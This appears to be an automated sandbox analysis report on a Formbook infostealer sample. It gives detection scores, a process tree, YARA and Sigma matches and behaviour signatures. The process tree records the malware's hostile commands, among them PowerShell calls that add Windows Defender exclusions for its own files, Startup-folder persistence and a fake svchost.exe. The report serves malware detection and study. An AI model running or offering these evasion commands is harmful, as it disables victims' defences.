ID: 483549
Sample Name: RYhdmjjr94
Cookbook: default.jbs
Time: 08:52:10
Date: 15/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report RYhdmjjr94

Overview


General Information

Sample Name:	RYhdmjjr94 (renamed file extension from none to exe)
Analysis ID:	483549
MD5:	44696d25200085..
SHA1:	1fb61a1df500f90…
SHA256:	1b39d6bf218028d.
Tags:	AfiaWaveEnterprisesOy, exe, Formbook, signed
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected AntiVM3
- Yara detected UAC Bypass using C…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Sigma detected: Powershell adding …
- Sigma detected: System File Execu…
- Maps a DLL or memory area into an…
- Drops PE files to the startup folder
- Tries to detect sandboxes and other…
- Allocates memory in foreign process…
- Injects a PE file into a foreign proce…
- Sigma detected: Execution from Sus…
- Queries sensitive video device inform…
- Sigma detected: Suspicious Svchos…

Classification



Process Tree

- **System is w10x64**
- RYhdmjjr94.exe (PID: 4328 cmdline: 'C:\Users\user\Desktop\RYhdmjjr94.exe' MD5: 44696D252000850D3EA71D9AE238AEDC)
  - AdvancedRun.exe (PID: 5136 cmdline: 'C:\Users\user\AppData\Local\Temp\866838ff-f925-41f4-be86-0619ea100a91\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\866838ff-f925-41f4-be86-0619ea100a91\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
    - AdvancedRun.exe (PID: 3228 cmdline: 'C:\Users\user\AppData\Local\Temp\866838ff-f925-41f4-be86-0619ea100a91\AdvancedRun.exe' /SpecialRun 4101d8 5136 MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
  - powershell.exe (PID: 6260 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\RYhdmjjr94.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6380 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 6392 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\RYhdmjjr94.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6504 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 6512 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\36C95A71.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6700 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 6688 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\36C95A71.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6824 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - conhost.exe (PID: 6556 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 6832 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\RYhdmjjr94.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6984 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - 36C95A71.exe (PID: 7004 cmdline: 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\36C95A71.exe' MD5: 44696D252000850D3EA71D9AE238AEDC)
    - AdvancedRun.exe (PID: 3132 cmdline: 'C:\Users\user\AppData\Local\Temp\36029300-7d61-41e1-9521-12c4a6ab3f8e\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\36029300-7d61-41e1-9521-12c4a6ab3f8e\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
      - AdvancedRun.exe (PID: 6968 cmdline: 'C:\Users\user\AppData\Local\Temp\36029300-7d61-41e1-9521-12c4a6ab3f8e\AdvancedRun.exe' /SpecialRun 4101d8 3132 MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
    - powershell.exe (PID: 3016 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\36C95A71.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - conhost.exe (PID: 5056 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - powershell.exe (PID: 5052 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\36C95A71.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - conhost.exe (PID: 6912 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - powershell.exe (PID: 6824 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\2FDD6624\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)

- powershell.exe (PID: 7104 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\36C95A71.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
  - conhost.exe (PID: 5756 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- powershell.exe (PID: 5752 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\2FDD6624\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
  - conhost.exe (PID: 6180 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- aspnet_compiler.exe (PID: 6608 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe MD5: 17CC69238395DF61AAF483BCEF02E7C9)

- powershell.exe (PID: 7148 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\2FDD6624\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
  - conhost.exe (PID: 4944 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- powershell.exe (PID: 1140 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\RYhdmjjr94.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
  - conhost.exe (PID: 1284 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- powershell.exe (PID: 3688 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\2FDD6624\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
  - conhost.exe (PID: 6408 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- aspnet_compiler.exe (PID: 6548 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe MD5: 17CC69238395DF61AAF483BCEF02E7C9)
  - explorer.exe (PID: 3472 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
    - svchost.exe (PID: 6672 cmdline: 'C:\Users\Public\Documents\2FDD6624\svchost.exe' MD5: 44696D252000850D3EA71D9AE238AEDC)
      - AdvancedRun.exe (PID: 7032 cmdline: 'C:\Users\user\AppData\Local\Temp\adcc6271-e229-4005-bcb6-10475704cb95\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\adcc6271-e229-4005-bcb6-10475704cb95\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
        - AdvancedRun.exe (PID: 4968 cmdline: 'C:\Users\user\AppData\Local\Temp\adcc6271-e229-4005-bcb6-10475704cb95\AdvancedRun.exe' /SpecialRun 4101d8 7032 MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
      - powershell.exe (PID: 6564 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\2FDD6624\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
        - conhost.exe (PID: 5472 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - powershell.exe (PID: 5020 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\2FDD6624\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
        - conhost.exe (PID: 6984 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - powershell.exe (PID: 4752 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\2FDD6624\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
- WerFault.exe (PID: 6376 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 4328 -s 2188 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)

- svchost.exe (PID: 4824 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6172 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6212 cmdline: C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6284 cmdline: c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6456 cmdline: c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6604 cmdline: C:\Windows\System32\svchost.exe -k NetworkService -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 7156 cmdline: c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - MpCmdRun.exe (PID: 5496 cmdline: 'C:\Program Files\Windows Defender\mpcmdrun.exe' -wdenable MD5: A267555174BFA53844371226F482B86B)
    - conhost.exe (PID: 6700 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- 36C95A71.exe (PID: 5628 cmdline: 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\36C95A71.exe' MD5: 44696D252000850D3EA71D9AE238AEDC)
  - AdvancedRun.exe (PID: 4888 cmdline: 'C:\Users\user\AppData\Local\Temp\9de20bc9-aa79-424f-aee4-da91bc757ec8\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\9de20bc9-aa79-424f-aee4-da91bc757ec8\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
    - AdvancedRun.exe (PID: 7060 cmdline: 'C:\Users\user\AppData\Local\Temp\9de20bc9-aa79-424f-aee4-da91bc757ec8\AdvancedRun.exe' /SpecialRun 4101d8 4888 MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
  - powershell.exe (PID: 2564 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\36C95A71.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 3884 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 2072 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\36C95A71.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 5644 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 6244 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\2FDD6624\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 5340 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 4908 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\36C95A71.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6080 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 6560 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\2FDD6624\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 5256 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- svchost.exe (PID: 6468 cmdline: 'C:\Users\Public\Documents\2FDD6624\svchost.exe' MD5: 44696D252000850D3EA71D9AE238AEDC)
  - AdvancedRun.exe (PID: 7052 cmdline: 'C:\Users\user\AppData\Local\Temp\4a22a6d0-4aef-43ec-af0a-4fbe1184937f\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\4a22a6d0-4aef-43ec-af0a-4fbe1184937f\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
    - AdvancedRun.exe (PID: 6368 cmdline: 'C:\Users\user\AppData\Local\Temp\4a22a6d0-4aef-43ec-af0a-4fbe1184937f\AdvancedRun.exe' /SpecialRun 4101d8 7052 MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
  - powershell.exe (PID: 2424 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\2FDD6624\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 4860 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 4492 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\2FDD6624\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 1496 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 5984 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\2FDD6624\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 5300 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 6584 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\2FDD6624\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)

- svchost.exe (PID: 6068 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - WerFault.exe (PID: 3000 cmdline: C:\Windows\SysWOW64\WerFault.exe -pss -s 480 -p 4328 -ip 4328 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 6508 cmdline: C:\Windows\SysWOW64\WerFault.exe -pss -s 420 -p 7004 -ip 7004 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- svchost.exe (PID: 1008 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 2896 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000000.407421207.0000000003B1 3000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000000.00000000.407421207.0000000003B1 3000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0xa088:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0xa302:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x368a8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x36b22:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15e25:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x42645:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15911:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x42131:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15f27:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x42747:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1609f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x428bf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xad1a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x3753a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 0 2 83 E3 0F C1 EA 06 • 0x14b8c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x413ac:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xba13:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x38233:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1bac7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x482e7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1caca:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000000.00000000.407421207.0000000003B1 3000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18ba9:$sqlite3step: 68 34 1C 7B E1 • 0x18cbc:$sqlite3step: 68 34 1C 7B E1 • 0x453c9:$sqlite3step: 68 34 1C 7B E1 • 0x454dc:$sqlite3step: 68 34 1C 7B E1 • 0x18bd8:$sqlite3text: 68 38 2A 90 C5 • 0x18cfd:$sqlite3text: 68 38 2A 90 C5 • 0x453f8:$sqlite3text: 68 38 2A 90 C5 • 0x4551d:$sqlite3text: 68 38 2A 90 C5 • 0x18beb:$sqlite3blob: 68 53 D8 7F 8C • 0x18d13:$sqlite3blob: 68 53 D8 7F 8C • 0x4540b:$sqlite3blob: 68 53 D8 7F 8C • 0x45533:$sqlite3blob: 68 53 D8 7F 8C
00000025.00000000.601965893.00000000076C 0000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000025.00000000.601965893.00000000076C 0000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x2685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x2171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x2787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x28ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x13ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x8327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x932a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Click to see the 42 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
0.0.RYhdmjjr94.exe.373b3c0.23.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	

Source	Rule	Description	Author	Strings
0.0.RYhdmjjr94.exe.373b3c0.23.unpack	JoeSecurity_UACBypassusingCMSTP	Yara detected UAC Bypass using CMSTP	Joe Security	
0.0.RYhdmjjr94.exe.38fe890.10.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
0.0.RYhdmjjr94.exe.38fe890.10.unpack	JoeSecurity_UACBypassusingCMSTP	Yara detected UAC Bypass using CMSTP	Joe Security	
0.0.RYhdmjjr94.exe.38fe890.26.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
Click to see the 31 entries				

Sigma Overview

System Summary:

Sigma detected: System File Execution Location Anomaly

Sigma detected: Execution from Suspicious Folder

Sigma detected: Suspicious Svchost Process

Sigma detected: Powershell Defender Exclusion

Sigma detected: Conhost Parent Process Executions

Sigma detected: Non Interactive PowerShell

Sigma detected: Windows Processes Suspicious Parent Directory

Sigma detected: T1086 PowerShell Execution

Malware Analysis System Evasion:

Sigma detected: Powershell adding suspicious path to exclusion list

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Yara detected FormBook

Multi AV Scanner detection for dropped file

Exploits:

Yara detected UAC Bypass using CMSTP

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

.NET source code contains very large array initializations

Persistence and Installation Behavior:

Drops PE files with benign system names

Boot Survival:

Drops PE files to the startup folder

Creates autostart registry keys with suspicious names

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

Maps a DLL or memory area into another process

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Adds a directory exclusion to Windows Defender

Writes to foreign memory regions

.NET source code references suspicious native API functions

Lowering of HIPS / PFW / Operating System Security Settings:

Changes security center settings (notifications, updates, antivirus, firewall)

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
